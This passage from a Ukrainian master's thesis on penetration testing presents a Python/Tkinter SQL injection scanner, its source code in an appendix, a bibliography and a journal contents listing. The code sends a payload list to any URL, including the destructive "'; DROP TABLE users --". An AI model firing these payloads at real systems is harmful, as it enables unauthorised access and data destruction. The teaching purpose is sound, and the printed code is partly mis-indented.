машинне навчання, та кібербезпека. Зокрема, Python є популярним вибором для створення програм для тестування на проникнення (pentesting) та пошуку вразливостей, таких як SQL-ін'єкції.

SQL-ін'єкція (SQL Injection) є одним із найбільш поширених видів атак на веб-додатки. Це метод впливу на базу даних через маніпуляції з SQL-запитами, які додаток надсилає до сервера. Атаки SQL-ін'єкції дозволяють зловмисникам отримати несанкціонований доступ до бази даних, змінювати її вміст або отримувати конфіденційну інформацію.

Причини вибору Python для розробки програм SQL-ін'єкцій:

- Простота та зручність синтаксису. Python відомий своєю простотою та зручністю в написанні коду. Синтаксис мови дозволяє швидко створювати та читати програму, що є важливим фактором для фахівців з безпеки, які часто мають розробляти і перевіряти свої скрипти в обмежений час. Це зменшує час на розробку і дає змогу швидко створювати та налагоджувати код для тестування вразливостей.

- Наявність бібліотек для роботи з базами даних. Python пропонує великий набір бібліотек для роботи з базами даних (наприклад, `sqlite3`, `MySQL-python`, `psycopg2` для PostgreSQL), які дозволяють легко взаємодіяти з різними СУБД (системами управління базами даних). Це робить Python зручним інструментом для тестування безпеки, оскільки можна інтегрувати запити до бази даних та проводити SQL-ін'єкції за допомогою простих бібліотек.

- Підтримка мережевих операцій та веб-запитів. Python має потужні бібліотеки для роботи з мережевими запитами, такі як `requests`, `urllib` та `http.client`, що дозволяє легко автоматизувати атаки на веб-додатки. Це важливо для проведення SQL-ін'єкцій, які часто використовуються через веб-форми або URL-запити.

- Інструменти для тестування на проникнення. Існує велика кількість інструментів для пентестингу, розроблених на Python, таких як SQLMap, який є відкритим та вільно доступним інструментом для автоматизації процесу пошуку SQL-ін'єкцій. Python дозволяє легко модифікувати та використовувати вже існуючі інструменти або створювати власні рішення для тестування безпеки.

- Підтримка роботи з регулярними виразами. Python має вбудовану підтримку регулярних виразів через модуль `re`, що дозволяє з легкістю аналізувати та маніпулювати SQL-запитами для пошуку вразливостей. Це робить його корисним для створення потужних інструментів для виявлення ін'єкцій в запитах.

- Кросплатформенність. Python є кросплатформеною мовою, що дозволяє запускати розроблені інструменти на різних операційних системах, таких як Windows, Linux чи macOS. Це зручно, оскільки фахівці з кібербезпеки можуть використовувати Python для проведення атак та аналізу на будь-якій платформі.

Таким чином, Python — це ідеальний інструмент для створення програм для SQL-ін'єкцій завдяки своїй простоті, гнучкості, багатому набору бібліотек для роботи з базами даних та веб-запитами, а також можливостям для автоматизації. Ці властивості роблять Python популярним вибором серед фахівців з кібербезпеки для розробки програм для пошуку та аналізу вразливостей у веб-додатках.

Для побудови графічного інтерфейсу використали бібліотеку Tkinter – стандартну бібліотеку для створення GUI (графічного інтерфейсу користувача) в Python. Це дозволить створити зручний інтерфейс для введення URL, параметрів та отримання результатів аналізу. Побудова програми включає три основни етапи:

- створення інтерфейсу з полями для введення URL та параметрів;
- додавання кнопки для запуску тестування;
- вивід результатів в текстовому полі.

Інтерфейс програми представлено на рисунку 4.2 який складається з вікна, що містить поля для введення URL, і параметрів GET-запиту.

Користувач може ввести URL, параметри у форматі `key=value&key2=value2`, після чого натиснути кнопку для запуску перевірки.

Як відбувається тестування SQL-ін'єкцій:

- програма використовує набір SQL-ін'єкцій для перевірки сайту;
- результати перевірки виводяться в текстове поле.



Рисунок 4.2 – Вікона форма програми тестування

Виведення результатів. Результати тестування (якщо знайдено вразливість або немає проблем) виводяться в текстовому полі внизу програми.

Інструкція по запуску:

- Встановіть Python, якщо ще не встановлено.

- Встановіть бібліотеки, якщо необхідно (Tkinter вже включений в Python, але `requests` може вимагати встановлення):

```bash
pip install requests
```

- Запустіть скрипт через термінал або середовище розробки Python.

Важливі особливості використання програми:

- Безпека. Переконайтеся, що маєте дозвіл на тестування сайту. Етичне тестування повинно проводитися тільки на власних ресурсах або за згодою.

- Параметри GET-запитів потрібно вводити в форматі `key=value&key2=value2`.

- Ви можете додати підтримку POST-запитів або розширити програму для роботи з різними типами баз даних.

Ця програма дозволяє зручно сканувати веб-сайти на SQL-ін'єкції через графічний інтерфейс.

ВИСНОВКИ

Досягнення мети дослідження. У магістерській кваліфікаційній роботі було успішно досягнуто мети, яка полягала в розробці методу ідентифікації інцидентів вразливості в корпоративних системах на основі методів інструментального тестування. В ході дослідження було запропоновано модель, яка враховує специфіку сучасних корпоративних IT-систем та розподілених мереж, а також успішно реалізовано інструмент для тестування безпеки, що дозволяє ефективно виявляти вразливі компоненти, прогнозувати потенційні загрози та запобігати їхньому використанню зловмисниками. Розроблений метод продемонстрував свою ефективність при ідентифікації таких загроз, як SQL-ін'єкції, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), Remote Code Execution (RCE) та інші типи атак на веб-додатки, що робить його застосування актуальним для забезпечення безпеки корпоративних систем.

Реалізація поставлених завдань. У ході дослідження виконано наступні завдання:

- проведено аналіз сучасних методів тестування на проникнення, таких як Black Box, White Box та Gray Box, що дало змогу визначити основні підходи до перевірки безпеки системи з різним рівнем доступу до інформації про мережу;
- розроблено системний підхід до тестування на проникнення, який включає такі етапи, як планування та підготовка, збір та аналіз інформації, виявлення вразливостей, спроба проникнення, аналіз і звітність, а також очищення. Дотримання цієї методології дозволило досягти максимального покриття можливих загроз та підвищити ефективність виявлення вразливостей;
- проведено дослідження поширених вразливостей веб-додатків, зокрема SQL-ін'єкцій, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), Local File Inclusion (LFI), Remote File Inclusion (RFI) та Remote Code Execution (RCE), що становлять серйозну загрозу для безпеки корпоративних систем. Кожен тип вразливостей було детально проаналізовано з точки зору можливих атак та методів захисту;

- запропоновано метод ідентифікації вразливостей, що поєднує статичний та динамічний аналіз, який враховує контекст виконання SQL-запитів і дозволяє ефективно визначати підозрілу активність у системі;

- розроблено автоматизований інструментальний метод для пошуку вразливостей у веб-додатках, який дозволяє виконувати комплексне сканування системи, виявляючи критичні загрози без необхідності змін у вихідному коді.

Практичне значення результатів. Результати дослідження мають значне практичне значення, оскільки розроблений метод та програмний інструмент дозволяють фахівцям з кібербезпеки проводити комплексне тестування безпеки корпоративних систем та веб-додатків. Використання інструментального методу тестування дає змогу не тільки виявляти поточні вразливості, але й оцінювати стійкість системи до майбутніх атак, що є важливим елементом у забезпеченні загальної інформаційної безпеки. Запропоновані рекомендації з посилення захисту можуть бути впроваджені у бізнес-організаціях, державних установах та наукових закладах, де є потреба у захисті конфіденційної інформації від несанкціонованого доступу.

Наукова новизна роботи полягає у розробці нового підходу до виявлення вразливостей у корпоративних системах, що базується на поєднанні методів статичного та динамічного аналізу SQL-запитів, а також у розробці програмного інструменту, який дозволяє здійснювати автоматизований пошук уразливостей у веб-додатках. Особливістю розробленого методу є можливість виявлення складних атак із мінімальним втручанням у структуру системи та застосування методів машинного навчання для аналізу поведінкових характеристик трафіку, що дозволяє підвищити точність ідентифікації вразливих компонентів.

Подальші дослідження можуть бути спрямовані на розширення функціональних можливостей розробленого інструменту для підтримки тестування інших типів атак, таких як Distributed Denial of Service (DDoS), Command Injection та Malware Injection. Також перспективним є інтеграція методів поведінкового аналізу та інтелектуальних алгоритмів у процес тестування, що дозволить підвищити рівень виявлення загроз в реальному часі. Додатково, у

майбутніх розробках можна сфокусуватися на створенні комплексної платформи кібербезпеки, яка б об’єднувала можливості автоматизованого тестування, виявлення вразливостей, моніторингу трафіку та активного захисту від зовнішніх атак.

Розроблені методи та програмні рішення можуть бути використані у процесі оцінки безпеки корпоративних систем, проведення регулярних аудитів безпеки та забезпечення надійного захисту від цільових кібератак. Крім того, розроблений інструмент може бути інтегрований у навчальні платформи для навчання спеціалістів з кібербезпеки, надаючи можливість відпрацювати на практиці різні види атак та методи захисту, що значно підвищить їхню кваліфікацію.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Aydos, M., Aldan, Ç., Coşkun, E., Soydan, A. "Security testing of web applications: A systematic mapping of the literature." *Journal of King Saud University - Computer and Information Sciences*, 2022, №34(9), pp. 6775-6792. DOI: 10.1016/j.jksuci.2021.09.018.

2. Baloch, Rafay. *Ethical hacking and penetration testing guide*. Auerbach Publications, 2017, 523 p.

3. Bellovin, Steven M. "Firewalls and Internet Security." Addison-Wesley, 2011, 500 p.

4. BSI - Study A Penetration Testing Model. *Federal Office for Information Security*, 111 p. URL: BSI website

5. Buchanan, Cameron, and Ramachandran, Vivek. *Kali Linux Wireless Penetration Testing Beginner's Guide: Master wireless testing techniques to survey and attack wireless networks with Kali Linux, including the KRACK attack*. Packt Publishing Ltd, 2017.

6. Burnett, Mark. *Hacking For Dummies*. Wiley, 2014.

7. Cisco Systems. *Cisco Networking Academy Program: CCNA Companion Guide*. Cisco Press, 2017.

8. Davies, J. *Hacking Exposed Web Applications*. 3rd ed., McGraw-Hill, 2010.

9. Denis, Matthew, Zena, Carlos, and Hayajneh, Thaier. "Penetration testing: Concepts, attack methods, and defense strategies." *IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, IEEE, 2016.

10. Doshi, Deven, Thakore, Viral. "Comparative Analysis of Security Measures for Web Applications." *International Journal of Computer Science*, 2021, №42, pp. 200–210.

11. Dukes, L., Yuan, X., Akowuah, F. "A case study on web application security testing with tools and manual testing." Proceedings of IEEE Southeastcon-2013, 2013, pp. 1-6. DOI: 10.1109/SECON.2013.6567420.

12. Evans, David. *Cyber Operations: Principles and Techniques*. McGraw-Hill, 2020.

13. Federal Office for Information Security. *BSI Standards: IT-Grundschutz*. URL: BSI.

14. Fogie, Seth. *XSS Attacks: Cross Site Scripting Exploits and Defense*. Syngress, 2007. 500 p.

15. Garcia, M. "Analysis of Penetration Testing Techniques." *International Journal of Security and Networks*, 2018, №13, pp. 58–70.

16. Ge Chu, Lisitsa, Alexei. "Penetration Testing for Internet of Things and Its Automation." *2018 IEEE 20th International Conference on High Performance Computing and Communications; IEEE 16th International Conference on Smart City; IEEE 4th International Conference on Data Science and Systems (HPCC/SmartCity/DSS)*, IEEE, 2018.

17. Georgia Weidman. *Penetration Testing - A hand on introduction to hacking*. San Francisco, 2014.

18. Gilberto Najera-Gutierrez, Juned Ahmed Ansari. Web Penetration Testing with Kali Linux: Explore the methods and tools of ethical hacking with Kali Linux. Packt Publishing Ltd. 2018.

19. Gupta, Brij B., Agrawal, Dharma P. *Security in Distributed and Networking Systems*. CRC Press, 2013. 320 p.

20. Horne, David, Jain, Harshil. *Cybersecurity Best Practices Handbook*. Apress, 2019.

21. https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.html

22. Hutchins, Mike. *The Web Application Hacker's Handbook*. Wiley, 2017, 900 p.

23. Johansen, Gerard. *Kali Linux 2–Assuring Security by Penetration Testing*. Packt Publishing Ltd, 2016.

24. Johansen, Gerard. *Kali Linux Network Scanning Cookbook*. Packt Publishing, 2016.

25. Kreitz, Ralf. *Security and Privacy in Computer Systems*. Addison-Wesley, 2018.

26. Lehtinen, Richard. *Computer Security Basics*. 2nd ed., O'Reilly Media, 2006.

27. Mitnick, Kevin D., Simon, William L. *The Art of Deception: Controlling the Human Element of Security*. Wiley, 2003.

28. Mubshra, Q., Shahid, F., Mohd, H., Nizam, B., Md, N., Atif, A. "A Rigorous Approach to Prioritizing Challenges of Web-Based Application Systems." *Malaysian Journal of Computer Science*, 2021, №34. DOI: 10.22452/mjcs.vol34no2.1.

29. NIST Special Publication 800-115. *Technical Guide to Information Security Testing and Assessment*. Gaithersburg: NIST, 2008.

30. Northcutt, Stephen. *Inside Network Perimeter Security*. New Riders, 2010.

31. Olzak, Tom. *Incident Management for IT Professionals*. Syngress, 2010.

32. Oriyano, Sean-Philip. *Penetration Testing Essentials*. Sybex, a Wiley brand, 2017, 363 p.

33. OWASP Foundation. "Top 10 Web Application Security Risks." *OWASP Top Ten Project*, 2021. URL: OWASP Top Ten.

34. Palmer, I. *The Penetration Tester's Open Source Toolkit*. Elsevier, 2009.

35. Peltier, Thomas. *Information Security Policies and Procedures: A Practitioner's Reference*. 2nd ed., Auerbach Publications, 2004.

36. Raj, Balaji. "A Study of Distributed Denial of Service (DDoS) Attacks and Their Mitigation Techniques." *Cybersecurity Research Journal*, 2022, №12, pp. 88–94.

37. Ric Messier. *Penetration Testing Basics: A Quick-Start Guide to Breaking into Systems*. Apress, 2016, 115 p.

38. Schneier, Bruce. *Secrets and Lies: Digital Security in a Networked World*. Wiley, 2015.

39. Schou, Corey, Thomson, Dan. *Information Assurance for the Enterprise: A Roadmap to Information Security*. McGraw-Hill, 2012.

40. Security+, *Certification Guide*. 5th ed., Pearson IT Certification, 2014.

41. Shahid, J., Hameed, M., Javed, I., Qureshi, K., Ali, M., Crespi, N. "A Comparative Study of Web Application Security Parameters: Current Trends and Future Directions." Applied Sciences, 2022, №12, p. 4077. DOI: 10.3390/app12084077.

42. Shon Harris. *CISSP All-in-One Exam Guide*. 7th ed., McGraw-Hill Education, 2016.

43. Snort – Network Intrusion Detection & Prevention System. URL: https://www.snort.org/ (дата звернення 15.08.2023).

44. Stallings, William. *Network Security Essentials: Applications and Standards*. 6th ed., Pearson, 2019.

45. Stone, Jonathon. "Implementing Security in Corporate IT Systems." *Journal of Network Security*, 2019, №24, pp. 134–145.

46. Sutherland, Ian, Hamish Parry. *SQL Injection Attacks and Defense*. Syngress, 2012. 600 p.

47. Tanenbaum, Andrew S., David J. Wetherall. *Computer Networks*. 5th ed., Pearson, 2013. 960 p.

48. Top 5 Penetration Testing Methodologies and Standards URL: https://www.getastra.com/blog/security-audit/penetration-testing-methodology/#.

49. Uddin, Md Abu Rafiul, Singh, A. "Security Vulnerabilities, Threats, and Countermeasures in IoT: An Overview." *IoT for Smart Cities and Industries*, Springer, 2021, pp. 85–104.

50. Wilhelm, Thomas. *Professional penetration testing: Creating and learning in a hacking lab*. Newnes, 2013, 525 p.

51. Баєв, В. П. Методика виявлення вразливостей у корпоративних мережах. *Журнал кібербезпеки*. 2018. С. 112–118.

52. Буряк, І. В., Чорний, О. С. Вразливості веб-додатків та методи їхнього захисту. *Сучасні інформаційні технології та кібербезпека*. 2021. С. 18–25.

53. Вовк, І. В. Порівняльний аналіз методів захисту від SQL-ін'єкцій у веб-додатках. *Кібербезпека в Україні*, 2021. С. 34–45.

54. ДСТУ 4433:2005. *Засоби захисту інформації. Загальні положення та класифікація*.

55. ДСТУ 8302:2015. Бібліографічне посилання. Загальні положення та правила складання. [Чинний від 2016-07-1]. Київ, 2016. 20 с. (Державна наукова установа —Книжкова палата України імені Івана Федорова).

56. ДСТУ ISO/IEC TS 27008:2019 (ISO/IEC TS 27008:2019, IDT) Інформаційні технології. Методи захисту.

57. Закон України “Про захист інформації в інформаційно-телекомунікаційних системах № 26 від 2005 р.” URL: https://zakon.rada.gov.ua/laws/show/2594-15 .

58. Колісник, Р. С. Захист корпоративних мереж від зовнішніх загроз. *Інформаційна безпека України*, 2019. С. 76–82.

59. Мартиненко, П. М. Захист від атак типу RCE у веб-додатках. *Журнал інформаційних технологій*. 2017. С. 91–99.

60. СОУ 207.01:2017. *Текстові документи. Загальні вимоги*. Хмельницький: ХНУ, 2017, 46 с. URL: [ХНУ сайт](https://msn.khnu.km.ua/pluginfile.php/466522/mod_resource/content/1/132_C%20T%20A%20H%20Д%20A%20P%20T%20чист%20.pdf)

61. Тест на проникнення - Wikipedia 2024. URL: https://uk.wikipedia.org/wiki/%D0%A2%D0%B5%D1%81%D1%82_%D0%BD%D0%B0_%D0%BF%D1%80%D0%BE%D0%BD%D0%B8%D0%BA%D0%BD%D0%B5%D0%BD%D0%BD%D1%8F

ДОДАТОК А КОД ПРОГРАМИ

Код на Python з GUI на основі Tkinter:

```python
import requests
from tkinter import *
from tkinter import ttk, scrolledtext
# Створюємо список ін'єкцій для тестування
sql_injections = [
    "' OR '1'='1",
    "' OR '1'='1' --",
    "' OR '1'='1' /*",
    "' OR ''='",
    "' --",
    "' #",
    "'/*",
    "'; DROP TABLE users --"
]

# Функція для перевірки сайту на SQL ін'єкції
def check_sql_injection(url, params_str, output):
    output.delete(1.0, END)  # Очищаємо текстове поле перед новим запуском
    params = parse_params(params_str)

    for inj in sql_injections:
        test_params = {key: value + inj for key, value in params.items()}
        try:
            response = requests.get(url, params=test_params)
            if "error" in response.text.lower() or "sql" in response.text.lower():
                result = f"Potential SQL Injection found with: {test_params}\n"
```

```
            else:
                result = f"Tested {test_params} - No vulnerabilities found.\n"
        except Exception as e:
            result = f"Error occurred: {e}\n"

        output.insert(INSERT, result)  # Виводимо результат в текстове поле

# Функція для парсингу параметрів з введеного рядка
def parse_params(params_str):
    params = {}
    pairs = params_str.split("&")
    for pair in pairs:
        key, value = pair.split("=")
        params[key] = value
    return params

# Створюємо GUI інтерфейс
def create_gui():
    root = Tk()
    root.title("SQL Injection Scanner")
    root.geometry('600x400')

    # URL Label and Entry
    url_label = Label(root, text="URL:")
    url_label.grid(column=0, row=0, padx=10, pady=5)
    url_entry = Entry(root, width=50)
    url_entry.grid(column=1, row=0, padx=10, pady=5)

    # Parameters Label and Entry
```

```
        params_label = Label(root, text="GET Parameters (key=value&key2=value2):")
        params_label.grid(column=0, row=1, padx=10, pady=5)
        params_entry = Entry(root, width=50)
        params_entry.grid(column=1, row=1, padx=10, pady=5)

        # Text output field
        output_label = Label(root, text="Results:")
        output_label.grid(column=0, row=2, padx=10, pady=5)
        output_text = scrolledtext.ScrolledText(root, width=70, height=15)
        output_text.grid(column=0, row=3, columnspan=2, padx=10, pady=5)

        # Button to start scan
        start_button = Button(root, text="Start Scan", command=lambda: check_sql_injection(url_entry.get(), params_entry.get(), output_text))
        start_button.grid(column=1, row=4, padx=10, pady=10)

        root.mainloop()

    # Запуск GUI інтерфейсу
    create_gui()
```

ДОДАТОК Б. ПЕРЕЛІК НАУКОВИХ ПРАЦЬ

ISSN 2078-4481

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ХЕРСОНСЬКИЙ НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ

ВІСНИК

ХЕРСОНСЬКОГО НАЦІОНАЛЬНОГО ТЕХНІЧНОГО УНІВЕРСИТЕТУ

3(90)

Рекомендовано до друку Вченою радою
Херсонського національного технічного університету
(протокол № 3 від 29.10.2024 року)

Журнал включено до Переліку наукових фахових видань України
категорії «Б» за економічними науками, спец. – 051, 071, 072, 073, 075, 076, 242
(Наказ МОН України від 17.03.2020 № 409),
281 (Наказ МОН України від 29.06.2021 № 735);
та за технічними науками, спец. – 121, 122, 123, 125, 126, 131, 132, 133, 151, 274, 275
(Наказ МОН України від 02.07.2020 № 886)
та спец. 141, 161, 182 (Наказ МОН України від 24.09.2020 № 1188)

Журнал включено до наукометричних баз, електронних бібліотек та репозитаріїв:
GoogleScholar, Crossref, National Library of Ukraine (Vernadsky)

Видавничий дім
«Гельветика»
2024

ЗМІСТ

ІНЖЕНЕРНІ НАУКИ

А. В. Бернацький, Ю. В. Юрченко, О. В. Сіора, М. В. Соколовський, І. В. Сіора. Дослідження впливу лазерного випромінювання на полімерні матеріали.....11

Р. О. Бондар, І. А. Гришко. Доцільність використання технології ультразвукової кавітації для переробки важких нафтопродуктів.....18

Ю. О. Вовк, Д. А. Петрук. Стійкість біодизельного палива до мікробіологічного ураження.....24

В. І. Воробйова, М. І. Скиба, А. С. Мощенко. Добір компонентів для синтезу нових низькотемпературних евтектичних розчинників на основі квантово-хімічного моделювання.....31

С. П. Денисюк, Г. С. Бєлоха, І. С. Чернещук. Оптимізація енергопроцесів в системах енергозабезпечення з неінтрузивним моніторингом.....38

В. А. Зозуля, С. І. Осадчий. Технологія структурного перетворення двоконтурної багатовимірної слідкувальної системи керування до систем стабілізації.....45

О. В. Золотарьова. Визначення кінетичних характеристик процесу кристалізації карбонату кальцію з рідких відходів содового виробництва.....52

О. В. Кириллова, Р. І. Гнідой. Внутрішній водний транспорт України: перспективи розвитку в контексті європейської інтеграції та правових реформ.....59

П. В. Луб'яний, О. А. Войтович, В. М. Мосьпан, Н. В. Мосьпан. Управління якістю транспортного обслуговування.....68

Ю. Р. Луста, О. С. Мачуга. Визначення меж безпечної експлуатації лісової машини з асиметрично розміщеним робочим органом на території з ухилом.....75

В. А. Мардзявко, А. Ю. Руденко. Теоретичні та практичні аспекти застосування генераторів НВЧ для знезараження зернових культур.....85

Л. І. Мельник, О. М. Шнирук, Є. А. Колобовнікова. Полімерні композити з використанням відсівів андезиту: структурні та механічні аспекти.....95

В. В. Михайлюк. Сепаратор для відокремлення конденсату водяної пари з димових газів цементного виробництва.....103

A. V. Pliasovska, D. Yu. Ushchapovskyi, V. I. Vorobyova, G. S. Vasyliev, O. V. Linyucheva. Physico-mechanical properties of metallic parts electrochemically printed using copper nitrate electrolyte.....111

В. П. Славич, М. О. Савченко. Модель управління параметрами світлофорної сигналізації в залежності від встановленої пропускної здатності.....118

М. В. Соколовський, О. В. Сіора, Ю. В. Юрченко, В. А. Лукашенко, А. В. Бернацький. Встановлення впливу складових технологічних режимів на формоутворення наплавленого шару при лазерному наплавленні на тонкостінну основу.....123

O. O. Stozhok. Exploring electromechanical systems in the development of next-generation electric powertrains.....132

Н. В. Тарельник. Удосконалення технології електроіскрового легування деталей насосів атомних електростанцій.....141

М. Д. Швець. Моделювання процесів взаємодії видів транспорту для оптимізації логістичних ланцюгів.....147

О. Ю. Юрченко, Т. П. Волошко. Методи контролю та врегулювання складних ситуацій на транспорті за порушень допустимої вантажопідйомності транспортного засобу при перевезенні зерна.....154

ТЕХНОЛОГІЯ ЛЕГКОЇ ТА ХАРЧОВОЇ ПРОМИСЛОВОСТІ

Л. Є. Галавська, І. О. Дудник, А. Т. Арабулі, Д. І. Кольчик. Дослідження впливу технологічних факторів на релаксаційні характеристики трикотажного матеріалу чохла для культі.....163

О. М. Камінський, Р. О. Денисюк, М. В. Чайка, С. В. Писаренко, О. С. Євдоченко, О. В. Анічкіна, О. Ю. Авдєєва, Ю. В. Лисецька. Адсорбція конго червоного з розчину поверхнею нікель-ітрієвого гранату.....173

О. М. Камінський, Р. О. Денисюк, М. В. Чайка, С. В. Писаренко, О. С. Євдоченко, Д. Ю. Панасюк. Адсорбційна очистка води від іонів Cd(II) магніточутливим наноадсорбентом Fe_3O_4/гідроксиапатит.....180
І. В. Кравчук, Л. В. Салєба, О. Я. Семешко. Розробка складу та дослідження властивостей емульсії косметичного призначення із застосуванням композицій силікону та силіконового екстракту календули лікарської.....187
Л. В. Салєба, Р. В. Гаргаун. Перспективи використання ефірної олії м'яти перцевої для косметичної продукції на емульсійній основі.....201

ІНФОРМАЦІЙНІ ТЕХНОЛОГІЇ

V. G. Vasenko, N. V. Kornilovska, S. V. Vyshemyrska, M. V. Karamushka. Accelerating image processing using parallel computations in OpenMP: development and performance analysis of a graphics editor.....206
М. О. Волк, А. М. Бугрій, І. А. Самойлов, А. А. Фурманов, О. Ю. Журавльов, Д. М. Волк. Симуляція та управління туманними та облачними обчисленнями для інтернету речей.....215
V. M. Kozel, Ie. A. Drozdova, O. I. Ivanchuk, O. O. Prykhodko. Research of penetration testing methods.....221
Г. В. Марчук, М. С. Граф, В. Л. Левківський, Ю. В. Венгловська. Аналіз та порівняння існуючих методів генерації лабіринтів в комп'ютерних іграх.....228
Д. В. Мельниченко, Т. А. Вакалюк, О. В. Фаррахов, І. В. Гордієнко. Проектування вебзастосунку для керування робочим часом.....238
Ю. Л. Новіков, І. М. Гамор, С. В. Поперешняк. Огляд моделей та алгоритмів оптимізації інтерфейсів додатків на основі поведінкових даних користувачів.....251
М. Ю. Овчинников, В. М. Слатвінська. Технічний та нормативно-правовий аспекти захисту об'єктів інтелектуальної власності на ринку аудіо-візуальної продукції.....259
В. М. Пахомова, О. В. Галушка. Дослідження дворівневого виявлення Probe атак засобами нейронних мереж.....271
І. Ф. Повхан, А. В. Легеза, В. Я. Сароз, В. О. Яковлев. Задача оцінки якості навчального контенту.....278
Н. А. Потапова, Л. О. Волонтир, О. В. Зелінська. Апроксимація функцій причинно-наслідкових зв'язків метрик виробництва в аналізі даних галузі тваринництва.....285
М. О. Слабінога, Т. В. Бойчук, Д. О. Фещак. Автоматизація процесу прийому та опрацювання заявок засобами Telegram-бота та програмного інтерфейсу системи OpenProject.....293
В. М. Ткачов, І. С. Чепурна, Т. Г. Фесенко. Метод мультирівневого VPN-тунелювання для забезпечення віддаленого доступу до вузлів екстранет-мережі.....299
Л. С. Фонар, О. С. Лотіс. Аналіз особливостей управління ризиками IT проєктів в умовах вигорання.....309
Д. Р. Чанкветадзе, Л. І. Фешанич. Інтеграція штучного інтелекту та цифрових технологій у виробництво дронів: інноваційні підходи до підвищення ефективності.....315

УПРАВЛІННЯ ТА АДМІНІСТРУВАННЯ

R. Grascht, P. V. Mateichyk. Complex methodology of managing the development of the charging station network.....324
О. В. Кокорєва, А. І. Міронов. Розробка пропозицій щодо корпоратизації оборонних підприємств.....331
Л. Р. Струтинська, С. Є. Бойківська. Оптимізація вартості навчання студентів, що навчаються за кошти фізичних чи юридичних осіб.....337

ПУБЛІЧНЕ УПРАВЛІННЯ ТА АДМІНІСТРУВАННЯ

С. А. Дяченко, І. В. Назаренко. Застосування моделі Triple Helix як чинника стимулювання розвитку інноваційного підприємництва на регіональному рівні.....344
Н. М. Ковальська, В. М. Демченко. Управлінський конфлікт і медіація як засіб його вирішення.....352
В. В. Крейденко. Парламент і парламентаризм в Україні: державно-управлінські та політико-правові аспекти.....359
O. V. Polovtsev, D. S. Naumov, O. Ya. Romanuyk. Methodology's of the systemic approach application to solving typical tasks of public administration.....365

UDC 004.056

DOI https://doi.org/10.35546/kntu2078-4481.2024.3.28

V. M. KOZEL
Candidate of Technical Sciences, Associate Professor,
Associate Professor at the Department of Computer Systems and Networks
Kherson National Technical University
ORCID: 0000-0002-2627-2499

IE. A. DROZDOVA
Senior Lecturer at the Department of Computer Systems and Networks
Kherson National Technical University
ORCID: 0000-0003-0276-6387

O. I. IVANCHUK
Postgraduate Student at the Department of Computer Systems and Networks
Kherson National Technical University
ORCID: 0000-0002-2058-4707

O. O. PRYKHODKO
Senior Lecturer at the Department of Specialized Translation
and Foreign Languages
Kherson National Technical University
ORCID: 0000-0002-8732-3659

RESEARCH OF PENETRATION TESTING METHODS

The article examines penetration testing methods as a vital tool for identifying vulnerabilities in modern information systems and networks. The attention is drawn to improving security in the face of a growing number of cyberattacks and analyzing ethical hacking to prevent intruders' threats. An overview of the main approaches to penetration testing, such as Black Box, White Box, and Gray Box, is provided. Each method assesses system security at different levels, depending on the information available about the network under test.

The classification of penetration testing by the tested aspects, such as testing of applications, networks, physical systems, and social engineering methods, is considered. The authors emphasize that web applications require special attention, as they are the main target of many attacks.

The article also presents a systematic approach to penetration testing, which includes six main stages: planning, information gathering, vulnerability detection, penetration attempt, analysis and reporting, and cleanup. The authors emphasize the importance of each stage for effectively protecting information resources and ensuring their resilience to attacks.

The article provides an overview of popular penetration testing tools, such as Kali Linux, Metasploit, Nmap, and Wireshark, and analyzes their application at different stages of the pentest. The international security standards used to develop a penetration testing methodology are discussed.

The conclusions emphasize the importance of penetration testing to identify and eliminate vulnerabilities in information systems. The authors note that effective penetration testing requires the professional skills of ethical hackers who can use the same methods as attackers but aim to strengthen system security.

Key words: *security, security testing tools, penetration testing, cybersecurity.*

В. М. КОЗЕЛ
кандидат технічних наук, доцент,
доцент кафедри комп'ютерних систем та мереж
Херсонський національний технічний університет
ORCID: 0000-0002-2627-2499

Є. А. ДРОЗДОВА
старший викладач кафедри комп'ютерних систем та мереж
Херсонський національний технічний університет
ORCID: 0000-0003-0276-6387

О. І. ІВАНЧУК
аспірант кафедри комп'ютерних систем та мереж
Херсонський національний технічний університет
ORCID: 0000-0002-2058-4707

О. О. ПРИХОДЬКО
старший викладач кафедри галузевого перекладу та іноземних мов
Херсонський національний технічний університет
ORCID: 0000-0002-8732-3659

ДОСЛІДЖЕННЯ МЕТОДІВ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

